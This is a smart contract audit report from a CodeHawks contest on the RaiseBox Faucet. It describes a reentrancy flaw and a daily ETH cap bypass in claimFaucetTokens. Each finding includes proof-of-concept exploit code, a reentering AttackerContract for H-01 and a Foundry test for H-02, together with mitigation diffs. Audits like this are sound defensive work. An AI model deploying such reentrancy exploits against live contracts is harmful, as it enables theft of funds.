

Kode-n-Rolla

RaiseBox Faucet Security Review

Oct 9th 2025 - Oct 16th 2025

Table of Contents

Whoami

I am Pavel (aka *kode-n-rolla*), an independent security researcher.

Driven by a passion for decentralization and security, I focus on strengthening blockchain ecosystems.

I believe that security is an ongoing process, and my work contributes to making systems more resilient and reliable.

Disclaimer

This report reflects a time-boxed security review performed as part of a ***CodeHawks*** audit contest.

The analysis focuses exclusively on the security aspects of the reviewed ***Solidity*** codebase and does not guarantee the discovery of all potential vulnerabilities.

Findings represent the issues identified during the allotted review period and should not be considered an endorsement of the underlying protocol, business model, or operational security practices.

Risk Classification

Severity	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	H	H/M	M
Likelihood: Medium	H/M	M	M/L
Likelihood: Low	M	M/L	L

I used *CodeHawks* severity matrix to determine severity.

Impact refers to the potential harm or consequence to the users or the protocol due to the vulnerability.

- *High Impact*:
    - Funds are directly or nearly directly at risk

    - There's a severe disruption of protocol functionality or availability.
- *Medium Impact*:
    - Funds are indirectly at risk.
    - There's some level of disruption to the protocol's functionality or availability.
- *Low Impact*:
    - Funds are not at risk.
    - However, a function might be incorrect, the state might not be handled appropriately, etc.

Protocol Summary

RaiseBox Faucet is a token distribution contract designed to provide test assets to users on a recurring basis. The faucet allows eligible users to claim a fixed amount of test tokens once every three days and provides a one-time allocation of a small amount of *Sepolia ETH* to first-time users.

The distributed test tokens are intended to be used for interacting with a future protocol that restricts access based on token ownership. The faucet serves as the primary entry point for users to obtain these tokens during testing phases.

From a security perspective, the protocol relies on correct enforcement of claim cooldowns, one-time eligibility checks, and safe handling of ETH and token transfers. Improper access control, timing logic, or accounting errors could result in abuse of the faucet mechanism, excessive token distribution, or unintended ETH loss.

Audit Details

This audit was conducted as part of a time-boxed competitive security review hosted on the *CodeHawks* platform. The assessment focused exclusively on the ***Solidity*** smart

contract logic and its adherence to intended game mechanics, security assumptions, and fund safety.

The review did not include off-chain components, frontend integrations, or economic modeling beyond what is explicitly enforced by the contract code.

The review was performed during the "RaiseBox Faucet" *CodeHawks* audit event.

Scope

The audit scope consisted of the following smart contract:

```
src/
├── RaiseBoxFaucet.sol
├── DeployRaiseBoxFaucet.s.sol
```

Roles

- **Owner**

The Owner is a privileged account responsible for deploying and administering the RaiseBox Faucet contract. This role controls token supply management, including minting and burning of faucet tokens, and can adjust faucet parameters such as the claim limit and ETH balance used for first-time distributions.

The Owner is explicitly restricted from claiming faucet tokens, ensuring separation between administrative control and user eligibility.

The protocol assumes a trusted Owner model. Compromise of the Owner account would allow full control over token supply and faucet parameters.

- **Claimer**

A Claimer is any unprivileged account eligible to interact with the faucet by invoking the *claimFaucetTokens* function. Claimers may receive test tokens subject to the configured

cooldown period and, if eligible, a one-time allocation of Sepolia ETH.

Claimers do not possess any administrative privileges and cannot modify faucet configuration or token supply parameters.

- **Donator**

A Donator is any account that voluntarily transfers Sepolia ETH directly to the faucet contract. Donators have no special privileges or influence over faucet behavior and serve only to replenish the ETH balance used for distributions.

Executive Summary

This security review assessed the *RaiseBox Faucet* contract, with a focus on claim logic, ETH and token distribution controls, and protection against abuse of the faucet mechanism.

The review identified two high-severity issues. The first issue is a reentrancy vulnerability in *claimFaucetTokens*, which allows repeated execution of the claim logic before internal state is properly updated. This can result in excessive token or ETH distribution beyond the intended limits.

The second high-severity issue allows bypassing the intended daily ETH distribution cap. By exploiting weaknesses in the accounting logic, an attacker can receive more ETH than the protocol is designed to distribute within a given time window.

These issues undermine the core safeguards of the faucet and can lead to uncontrolled asset distribution and depletion of the contract's ETH balance. Without remediation, the faucet is vulnerable to abuse even by unprivileged users interacting through the standard claim flow.

Issue found

Severity	Issue
High	Reentrancy in *claimFaucetTokens* Enables Multiple Token Claims per Transaction
High	Daily ETH Cap Bypass via Incorrect State Reset in Paused Branch

Findings

Highs

[H-01] Reentrancy in *claimFaucetTokens* Enables Multiple Token Claims per Transaction

Description

The c*laimFaucetTokens* function performs an external ETH transfer before all internal state variables are updated. Specifically, while the *hasClaimedEth* flag is set prior to the external call (preventing multiple ETH bonuses), other critical state variables—such as *lastClaimTime*, *dailyClaimCount*, and the token transfer logic—are updated only after the external call completes.

This allows a malicious contract to reenter *claimFaucetTokens* via its *receive()* or *fallback()* function during the ETH transfer. Because the cooldown and daily counters have not yet been updated, the reentrant call executes the token transfer logic again within the same transaction.

As a result, an attacker can obtain multiple token drips in a single transaction (e.g., multiple token transfers with a single ETH bonus).

```
function claimFaucetTokens() public {
    // Checks
@>  faucetClaimer = msg.sender;
...
@>  if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
        uint256 currentDay = block.timestamp / 24 hours;
...
        if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
address(this).balance >= sepEthAmountToDrip) {
@>          hasClaimedEth[faucetClaimer] = true;
            dailyDrips += sepEthAmountToDrip;

@>          (bool success,) = faucetClaimer.call{value:
sepEthAmountToDrip}("");
...
    } else {
@>        dailyDrips = 0;
...
@>   lastClaimTime[faucetClaimer] = block.timestamp;
@>   dailyClaimCount++;

    // Interactions
@>   _transfer(address(this), faucetClaimer, faucetDrip);
```

Impact

- **Rate-Limit Bypass**: Attackers can bypass the intended 3-day cooldown and daily claim limits.
- **Token Drain**: Multiple token drips per transaction allow rapid depletion of the faucet's token balance.
- **Service Degradation**: Legitimate users may be prevented from obtaining tokens due to exhaustion of faucet supply.
- **Downstream Risk**: Systems that rely on faucet tokens for testing, access gating, or simulations may be disrupted.

Note: Although the ETH bonus is not duplicated in the current implementation, repeated token extraction alone constitutes a high-severity abuse of the faucet mechanism.

Likelihood

- The vulnerable call pattern (external call before full state update) is reachable through the normal *`claimFaucetTokens`* execution path.

- Any user can deploy a malicious contract that reenters during the ETH transfer.
- The exploit is deterministic and reproducible on testnet or a local fork.

Proof of Concept

A malicious contract reenters *claimFaucetTokens* during the ETH transfer and triggers multiple token transfers before the faucet updates its internal accounting.

Add import to the test file:

```
import {AttackerContract} from "../src/AttackerContract.sol";
```

AttackerContract.sol

```
// SPDX-Lincense-Identifier: MIT
pragma solidity ^0.8.30;

interface IRaiseBoxFaucet {
    function claimFaucetTokens() external;
}

contract AttackerContract {
    IRaiseBoxFaucet target;
    address public owner;

    uint256 public reentryLimit; // Limit for reentrancy attack
    uint256 public reentryCount; // Counter of attacks

    constructor(address _target) {
        owner = msg.sender; // simple implementation of ownership, just for PoC
        target = IRaiseBoxFaucet(_target);
    }

    /// @notice Run attack. reentryLimit include 1st call
    function attack(uint256 _reentryLimit) external {
        require(msg.sender == owner, "NA"); // Auth just for PoC
        reentryLimit = _reentryLimit;
        reentryCount = 0;

        // 1st call is enter to the faucet contract
        target.claimFaucetTokens();
    }
```

```
    }

    // When the contract receives ETH (sepEth drip), then will be call
receive() function.
    receive() external payable {
        if (reentryCount + 1 < reentryLimit) {
            reentryCount += 1;

            target.claimFaucetTokens();
        }
    }
}
```

Recommended Mitigation

- Apply the **checks-effects-interactions** pattern: update all state variables (cooldowns, counters, and token accounting) before performing any external calls.
- Add *nonReentrant* protection (e.g., *OpenZeppelin ReentrancyGuard*) to *claimFaucetTokens*.
- Consider isolating ETH transfers into a separate function that cannot be reentered into the claim logic.

```
- contract RaiseBoxFaucet is ERC20, Ownable {
+ import "@openzeppelin/contracts/security/ReentrancyGuard.sol";
+ contract RaiseBoxFaucet is ERC20, Ownable, ReentrancyGuard {

...
-     // state: faucetClaimer
-     address public faucetClaimer;
+     // remove storage faucetClaimer; use local variable inside function
+     // address public faucetClaimer;

...
- function claimFaucetTokens() public {
+ function claimFaucetTokens() public nonReentrant {
+     address claimant = msg.sender;

-     // Checks
-     faucetClaimer = msg.sender;
+     // Checks (use claimant)

-            if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
address(this).balance >= sepEthAmountToDrip) {
-                hasClaimedEth[faucetClaimer] = true;
-                dailyDrips += sepEthAmountToDrip;
```

```
-
-                (bool success,) = faucetClaimer.call{value:
sepEthAmountToDrip}("");
-
-                if (success) {
-                    emit SepEthDripped(faucetClaimer, sepEthAmountToDrip);
-                } else {
-                    revert RaiseBoxFaucet_EthTransferFailed();
-                }
+            if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
address(this).balance >= sepEthAmountToDrip) {
+                // schedule ETH drip and mark state before any external call
+                hasClaimedEth[claimant] = true;
+                dailyDrips += sepEthAmountToDrip;
+                bool willDrip = true;
+            }
...
-    } else {
-        dailyDrips = 0;
-    }
+    } // do not reset dailyDrips here

-    lastClaimTime[faucetClaimer] = block.timestamp;
-    dailyClaimCount++;
-
-    // Interactions
-    _transfer(address(this), faucetClaimer, faucetDrip);
+    // Effects: update state BEFORE external interactions
+    lastClaimTime[claimant] = block.timestamp;
+    dailyClaimCount++;
+    _transfer(address(this), claimant, faucetDrip);
+
+    // Interactions: perform ETH transfer last
+    if (willDrip) {
+        (bool success,) = claimant.call{value: sepEthAmountToDrip}("");
+        if (!success) revert RaiseBoxFaucet_EthTransferFailed();
+        emit SepEthDripped(claimant, sepEthAmountToDrip);
+    }
```

[H-02] Daily ETH Cap Bypass via Incorrect State Reset in Paused Branch

Description

The *claimFaucetTokens* function contains an incorrect state reset within a paused execution branch. Specifically, when ETH drips are paused, the function resets the *dailyDrips*

counter inside an else branch instead of preserving the already consumed daily state.

As a result, the following sequence allows bypassing the daily ETH cap:

1. The daily ETH cap is fully consumed through normal claims.
2. ETH drips are paused (*sepEthDripsPaused = true*).
3. A user executes a claim while drips are paused, triggering a code path that resets *dailyDrips*.
4. ETH drips are unpaused.
5. A subsequent claim on the same day becomes eligible for another ETH payout, despite the cap having already been reached.

Because the function also performs external calls and stores caller data before fully updating daily counters, this issue can be combined with the reentrancy vulnerability described in [H-01] to further amplify impact.

```
function claimFaucetTokens() public {
    // Checks
@>    faucetClaimer = msg.sender;

    // ... checks omitted ...

        // ETH drip logic
@>      if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
        // daily rollover
        if (currentDay > lastDripDay) { lastDripDay = currentDay; dailyDrips
= 0; }

        if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap) {
@>          hasClaimedEth[faucetClaimer] = true;
            dailyDrips += sepEthAmountToDrip;

@>          (bool success,) = faucetClaimer.call{value:
sepEthAmountToDrip}("");
            // ...
        } else {
            emit SepEthDripSkipped(...);
        }
    } else {
@>          dailyDrips = 0; // <-- logic bug: resets daily counter in
paused/skip branch
    }
```

```
        // Effects (happens AFTER external call)
@>      lastClaimTime[faucetClaimer] = block.timestamp;
@>      dailyClaimCount++;
@>      _transfer(address(this), faucetClaimer, faucetDrip);
}
```

Impact

- **Daily Cap Bypass**: Additional ETH payouts can be issued beyond the configured daily limit.
- **ETH Balance Depletion**: Repeated execution of the sequence allows progressive draining of the faucet's ETH balance.
- **Fairness Violation**: Attackers or favored users can receive ETH while others are correctly rate-limited.
- **Amplified Loss When Chained**: When combined with the reentrancy issue in [H-01], attackers can multiply both token and ETH extraction, significantly increasing financial loss and service disruption.

Likelihood

- The issue occurs after the daily ETH cap has been legitimately reached.
- Pausing and unpausing ETH drips is an expected administrative action.
- The pause → claim (paused) → unpause → claim sequence is trivial to reproduce on-chain.
- No special privileges are required for the claiming account.

Proof of Concept

A test demonstrates that after consuming the daily ETH cap, executing a paused claim resets the *dailyDrips* counter. Once *unpaused*, a new claim on the same day successfully receives an additional ETH payout.

```
    function test_dailyDripsResetAllowsEthAfterPause_fixedCap() public {
        // DEPLOY local faucet with small daily cap 0.01 ether -> small cap
for PoC
```

```
        RaiseBoxFaucet localFaucet = new RaiseBoxFaucet(
            "raiseboxtoken",
            "RB",
            1000 * 10 ** 18, // faucetDrip
            0.005 ether,     // sepEthAmountToDrip
            0.01 ether       // dailySepEthCap -> small cap for PoC
        );

        // fund the local faucet with ETH (owner is this contract)
        vm.deal(address(localFaucet), 1 ether);

        // prepare users (gas)
        vm.deal(user1, 1 ether);
        vm.deal(user2, 1 ether);
        vm.deal(user3, 1 ether);
        vm.deal(user4, 1 ether);
        vm.deal(user5, 1 ether);

        // initial faucet balance
        uint256 initialFaucetEth = address(localFaucet).balance;

        // 1) user1 claims -> 0.005
        uint256 pre1 = address(user1).balance;
        vm.prank(user1);
        localFaucet.claimFaucetTokens();
        assertEq(address(user1).balance - pre1, 0.005 ether, "user1 should
receive 0.005");

        // 2) user2 claims -> 0.005
        uint256 pre2 = address(user2).balance;
        vm.prank(user2);
        localFaucet.claimFaucetTokens();
        assertEq(address(user2).balance - pre2, 0.005 ether, "user2 should
receive 0.005");

        // verify cap consumed (0.01)
        uint256 afterTwo = address(localFaucet).balance;
        assertEq(initialFaucetEth - afterTwo, 0.01 ether, "faucet should have
paid 0.01");

        // 3) user3 tries — should NOT receive ETH (cap reached)
        uint256 pre3 = address(user3).balance;
        vm.prank(user3);
        localFaucet.claimFaucetTokens();
        assertEq(address(user3).balance - pre3, 0, "user3 should NOT receive
ETH (cap reached)");

        // 4) owner pauses ETH drips
        vm.prank(address(this)); // owner is this test contract (constructor
set owner = msg.sender)
        localFaucet.toggleEthDripPause(true);
```

```
        // 5) user4 calls while paused: faucet must not pay ETH (but code
enters else { dailyDrips = 0 })
        uint256 beforePauseCall = address(localFaucet).balance;
        vm.prank(user4);
        localFaucet.claimFaucetTokens(); // paused -> SepEthDripSkipped and
else branch
        uint256 afterPauseCall = address(localFaucet).balance;
        assertEq(afterPauseCall, beforePauseCall, "while paused faucet should
not pay ETH");

        // 6) owner unpauses
        vm.prank(address(this));
        localFaucet.toggleEthDripPause(false);

        // 7) user5 (new) claims -> if bug exists, user5 will get 0.005
despite cap previously reached
        uint256 pre5 = address(user5).balance;
        uint256 beforeUser5Faucet = address(localFaucet).balance;
        vm.prank(user5);
        localFaucet.claimFaucetTokens();
        uint256 post5 = address(user5).balance;
        uint256 afterUser5Faucet = address(localFaucet).balance;

        // Check: if bug present -> user5 received ETH (cap bypass). If bug
fixed -> user5Received == false.
        bool user5Received = (post5 - pre5) == 0.005 ether;
        bool faucetDecreased = (beforeUser5Faucet - afterUser5Faucet) ==
0.005 ether;

        // ASSERT that demonstrates the bug (test will pass if bug exists).
        // assertFalse for check fix
        assertTrue(user5Received && faucetDecreased, "user5 should receive
ETH if dailyDrips was reset by paused branch");
    }
```

Recommended Mitigation

- Remove any reset of *dailyDrips* from paused or skipped execution paths.
- Perform the daily rollover check (e.g., *currentDay > lastDripDay)* **once**, before branch-specific logic.
- Increment *dailyDrips* only when an ETH payout is actually executed.
- Ensure pause-related branches do not mutate daily accounting state.

```
-    if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
-        uint256 currentDay = block.timestamp / 24 hours;
-
-        if (currentDay > lastDripDay) {
-            lastDripDay = currentDay;
-            dailyDrips = 0;
-        }
-
-        if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
address(this).balance >= sepEthAmountToDrip) {
-            hasClaimedEth[faucetClaimer] = true;
-            dailyDrips += sepEthAmountToDrip;
-
-            (bool success,) = faucetClaimer.call{value:
sepEthAmountToDrip}("");
-
-            if (success) {
-                emit SepEthDripped(faucetClaimer, sepEthAmountToDrip);
-            } else {
-                revert RaiseBoxFaucet_EthTransferFailed();
-            }
-        } else {
-            emit SepEthDripSkipped(
-                faucetClaimer,
-                address(this).balance < sepEthAmountToDrip ? "Faucet out of
ETH" : "Daily ETH cap reached"
-            );
-        }
-    } else {
-        dailyDrips = 0; // <-- logic bug: resets the daily counter in the
paused/skip branch
-    }
+    // Compute day rollover once, before any branch decisions.
+    uint256 currentDay = block.timestamp / 24 hours;
+    if (currentDay > lastDripDay) {
+        lastDripDay = currentDay;
+        dailyDrips = 0;
+    }
+
+    // Only update dailyDrips when we actually schedule/pay ETH — do NOT
reset it in the 'skip' path.
+    if (!hasClaimedEth[faucetClaimer] && !sepEthDripsPaused) {
+        if (dailyDrips + sepEthAmountToDrip <= dailySepEthCap &&
address(this).balance >= sepEthAmountToDrip) {
+            // mark and schedule actual ETH payment
+            hasClaimedEth[faucetClaimer] = true;
+            dailyDrips += sepEthAmountToDrip;
+            // perform ETH payment later (or here if CEI allows)
+            (bool success,) = faucetClaimer.call{value:
sepEthAmountToDrip}("");
+            if (!success) revert RaiseBoxFaucet_EthTransferFailed();
```

```
+            emit SepEthDripped(faucetClaimer, sepEthAmountToDrip);
+        } else {
+            emit SepEthDripSkipped(
+                faucetClaimer,
+                address(this).balance < sepEthAmountToDrip ? "Faucet out of
ETH" : "Daily ETH cap reached"
+            );
+        }
+    }
```